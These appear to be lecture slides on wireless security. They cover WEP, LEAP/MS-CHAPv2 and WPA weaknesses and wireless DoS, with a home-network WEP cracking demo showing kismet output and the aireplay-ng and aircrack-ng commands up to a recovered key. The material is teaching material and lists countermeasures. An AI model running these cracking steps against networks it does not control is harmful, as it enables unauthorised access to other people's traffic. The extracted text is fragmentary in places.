
- Brute-force keyspace — takes weeks even for 40-bit keys (use Cain & Abel)
- Collect Initialization Vectors, which are sent in the clear, and correlate them with the first encrypted byte
 - This makes the brute-force process much faster

Tools that Exploit WEP Weaknesses

- Aircrack-ng or AirSnort (old)
- kismet
- Cain & Abel
- WLAN-Tools
- DWEPCrack
- WEPAttack
 - Cracks using the weak IV flaw
- Best countermeasure — use WPA/WPA2

WEP Crack Demo

- This demo is conducted in my home (please do not try it again 😊)
- Network configuration.



Run kismet to discover networks

```

Applications Places System [K] [F] [E] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z] [0] [1] [2] [3] [4] [5] [6] [7] [8] [9] [~] [!@#$%^&*~] [Sun Apr 26, 8:59 PM] [Dijiang Huang]
root@laptop: /var/log/kismet: Crack WEP - Part 2: Performing the Crack - Mozilla Firefox
File Edit View Terminal Tabs Help
Network List (Channel)
+ . Probe networks      T W Ch  Packts Flags IP Range      Size
<no ssid>             A N ---    1      0.0.0.0      128B
! DJWLAN               A Y 001   109      0.0.0.0      320B
! CrossTownPS          A O 001    85      0.0.0.0       0B
! alicia               A O 001    69      0.0.0.0       0B
. <no ssid>             A O 003    33      0.0.0.0       0B
. <no ssid>             A O 006    17      0.0.0.0       0B
. <mkchught>           A Y 006    47      0.0.0.0       0B
linksys                A Y 006     2      0.0.0.0       0B
linksys                A O 007    47      0.0.0.0       1k
Sudev                  A Y 011    35      0.0.0.0       0B
JNS Realty             A O 011    18      0.0.0.0       0B
jd32493                A O 011    22      0.0.0.0       0B
! <MilleniumFalcon>    A O 011   251      0.0.0.0       6k
Bruening Home          A O 011    22      0.0.0.0       0B


Info
Ntwrks      17
Pckets     1136
Cryptd      29
Weak         0
Noise        0
Discrd       0
Pkts/s      51

madwif
Ch: 10


Elapsd
00:01:15

Status
Found new probed network "MilleniumFalcon" bssid 00:23:31:5C:F9:E9
Found SSID "MilleniumFalcon" for cloaked network BSSID 00:0F:B5:A9:CA:C6
Associated probe network "00:23:31:5C:F9:E9" with "00:0F:B5:A9:CA:C6" via probe response.
Associated probe network "00:19:D2:4F:9D:E4" with "00:0C:41:FF:54:2F" via probe response.
Battery: AC charging 92%
  
```

Look at details about DJWLAN



Look at who connect to DJWLAN



```
root@laptop: /var/log/kismet - Crack WEP - Part 2: Performing the Crack - Mozilla Firefox
File Edit View Terminal Tabs Help

Network List (Channel)
Name T W Ch Packts Flags IP Range Size Info
Ntwrks

Client List (Autofit)
T MAC Manuf Data Crypt Size IP Range Sgn Nse
S FF:FF:FF:FF:FF:FF Unknown 0 0 0B 0.0.0.0 0 0
E 00:19:D2:4F:9D:E4 Unknown 2 2 182B 0.0.0.0 0 0
T 00:11:85:C7:B7:7E Unknown 0 0 0B 0.0.0.0 0 0
I 00:0C:41:FF:54:2F Linksys 0 0 0B 0.0.0.0 0 0
E 00:23:31:6C:CF:0F Unknown 2 2 156B 0.0.0.0 0 0
S 00:13:10:B7:4E:16 Linksys 0 0 0B 0.0.0.0 0 0

Battery: AC charging 95%
```

Capture client tra

```
00:0c:41:ff:54:2f --write cap ath1
```

H	MB	ENC	CIPHER	AUTH	ESSID
L	54	WEP	WEP		DJWLAN

st	Packets	Probes
0	2	
0	571	
0	1	

Use aireplay-ng to replay the captured

```
root@laptop: /home/dhuang KEY FOUND! [ 28:0A:2D:8D:DC:80:27:7D:C3:47: - □ ×
File Edit View Terminal Tabs Help
23:29:12 Association successful :- ) (AID: 1)
23:29:27 Sending keep-alive packet
23:29:32 Sending Authentication Request (Open System)
23:29:32 Authentication successful
23:29:32 Sending Association Request
23:29:33 Association successful :- ) (AID: 1)
23:29:48 Sending keep-alive packet
23:29:53 Sending Authentication Request (Open System)
23:29:53 Authentication successful
23:29:53 Sending Association Request
23:29:53 Association successful :- ) (AID: 1)
23:30:08 Sending keep-alive packet
23:30:13 Sending Authentication Request (Open System)
23:30:13 Authentication successful
23:30:13 Sending Association Request
23:30:13 Association successful :- ) (AID: 1)
23:30:28 Sending keep-alive packet
23:30:33 Sending Authentication Request (Open System)
23:30:33 Authentication successful
23:30:33 Sending Association Request
23:30:33 Association successful :- ) (AID: 1)
23:30:48 Sending keep-alive packet^C
root@laptop:/home/dhuang# aireplay-ng -1 20 -e DJWLAN -a 00:0c:41:ff:54:2f -h 0
0:16:E3:3F:4C:54 ath1
```

Use aireplay-ng to replay the captured

```
root@laptop: /home/dhuang
File Edit View Terminal Tabs Help
Read 505701 packets (got 316739 ARP requests and 32 ACKs), sent 210981 packets..
Read 505853 packets (got 316820 ARP requests and 32 ACKs), sent 211041 packets..
Read 505995 packets (got 316918 ARP requests and 32 ACKs), sent 211101 packets..
Read 506147 packets (got 317019 ARP requests and 32 ACKs), sent 211161 packets..
Read 506282 packets (got 317107 ARP requests and 32 ACKs), sent 211222 packets..
Read 506437 packets (got 317197 ARP requests and 32 ACKs), sent 211281 packets..
Read 506579 packets (got 317288 ARP requests and 32 ACKs), sent 211342 packets..
Read 506730 packets (got 317383 ARP requests and 32 ACKs), sent 211401 packets..
Read 506866 packets (got 317472 ARP requests and 32 ACKs), sent 211462 packets..
Read 507035 packets (got 317588 ARP requests and 32 ACKs), sent 211521 packets..
Read 507178 packets (got 317677 ARP requests and 32 ACKs), sent 211582 packets..
Read 507323 packets (got 317771 ARP requests and 32 ACKs), sent 211642 packets..
Read 507448 packets (got 317841 ARP requests and 32 ACKs), sent 211702 packets..
Read 507610 packets (got 317938 ARP requests and 32 ACKs), sent 211762 packets..
Read 507761 packets (got 318027 ARP requests and 33 ACKs), sent 211822 packets..
Read 507885 packets (got 318112 ARP requests and 33 ACKs), sent 211882 packets..
Read 508039 packets (got 318209 ARP requests and 33 ACKs), sent 211942 packets..
Read 508178 packets (got 318299 ARP requests and 33 ACKs), sent 212002 packets..
Read 508311 packets (got 318383 ARP requests and 34 ACKs), sent 212063 packets..
Read 508454 packets (got 318473 ARP requests and 34 ACKs), sent 212122 packets..
Read 508570 packets (got 318533 ARP requests and 35 ACKs), sent 212183 packets..
^C600 pps)
root@laptop:/home/dhuang# aireplay-ng -3 -b 00:0c:41:ff:54:2f -h 00:16:E3:3F:4C
:54 -x 600 ath1
```


Use aircrack-ng to crack my

```
root@laptop: /home/dhuang  monitor mode problem [Ar] root@laptop: /home/dhuang
File Edit View Terminal Tabs Help

Aircrack-ng 1.0 rc1

[00:01:37] Tested 853 keys (got 66478 IVs)

KB    depth  byte(vote)
0     3/ 5    8C(77568) 6F(76032) 85(76032) 2A(75264) 2D(75264)
1     0/ 1    A6(95488) E3(78336) 5F(77568) 1C(77312) 5D(77312)
2     0/ 2    2D(96000) 39(79360) 65(79104) E3(79104) 1F(76032)
3     2/ 3    A3(78848) B4(76544) 08(76288) 7C(76288) C4(75520)
4    23/ 4    7E(72704) A0(72448) E7(72448) EA(72448) F3(72448)

KEY FOUND! [ 28:0A:2D:8D:DC:80:27:7D:C3:47:7D:03:1F ]
Decrypted correctly: 100%

root@laptop:/home/dhuang# aircrack-ng -x -0 cap-02.cap -w word.txt
```

HotSpotter

- Hotspotter--Like SSLstrip, it silently replaces a secure WiFi connection with an insecure one
- Works because Windows allows it, apparently happy to accept an insecure network as part of the same WLAN

Lightweight Extensible Authentication Protocol (LEAP)

What is LEAP?

- A proprietary protocol from Cisco Systems developed in 2000 to address the security weaknesses common in WEP
- LEAP is an 802.1X schema using a RADIUS server
- As of 2004, 46% of IT executives in the enterprise said that they used LEAP in their organizations

The Weakness of LEAP

- LEAP is fundamentally weak because it provides zero resistance to offline dictionary attacks
- It solely relies on MS-CHAPv2 (Microsoft Challenge Handshake Authentication Protocol version 2) to protect the user credentials used for Wireless LAN authentication

MS-CHAPv2

- MS-CHAPv2 is notoriously weak because
 - It does not use a SALT in its NT hashes
 - Uses a weak 2 byte DES key
 - Sends usernames in clear text
- Because of this, offline dictionary and brute force attacks can be made much more efficient by a very large (4 gigabytes) database of likely passwords with pre-calculated hashes

Cisco's Defense

- LEAP is secure if the passwords are long and complex
 - 10 characters long with random upper case, lower case, numeric, and special characters
- The vast majority of passwords in most organizations do not meet these stringent requirements
 - Can be cracked in a few days or even a few minutes

LEAP Attacks

Anwrap

- Performs a dictionary attack on LEAP
- Written in Perl, easy to use

Asleap

- Grabs and decrypts weak LEAP passwords from Cisco wireless access points and corresponding wireless cards
- Integrated with Air-Jack to knock authenticated wireless users off targeted wireless networks
 - When the user reauthenticates, their password will be sniffed and cracked with Asleap

Countermeasures for LEAP

- Enforce strong passwords
- Continuously audit the services to make sure people don't use poor passwords

WPA/WPA2

- WPA/WPA2 is strong
- No major weaknesses
- However, if you use a weak Pre-Shared Key, it can be found with a dictionary attack
- Tool: Aircrack-ng

Denial of Service (DoS) Attacks

- Radio Interference
 - 802.11a, 11b, and 11g all use the 2.4-2.5GHz ISM band, which is extremely crowded at the moment
- Unauthenticated Management Frames
 - An attacker can spoof a deauthentication frame that looks like it came from the access point
 - wlan_jack in the Air-Jack suite does this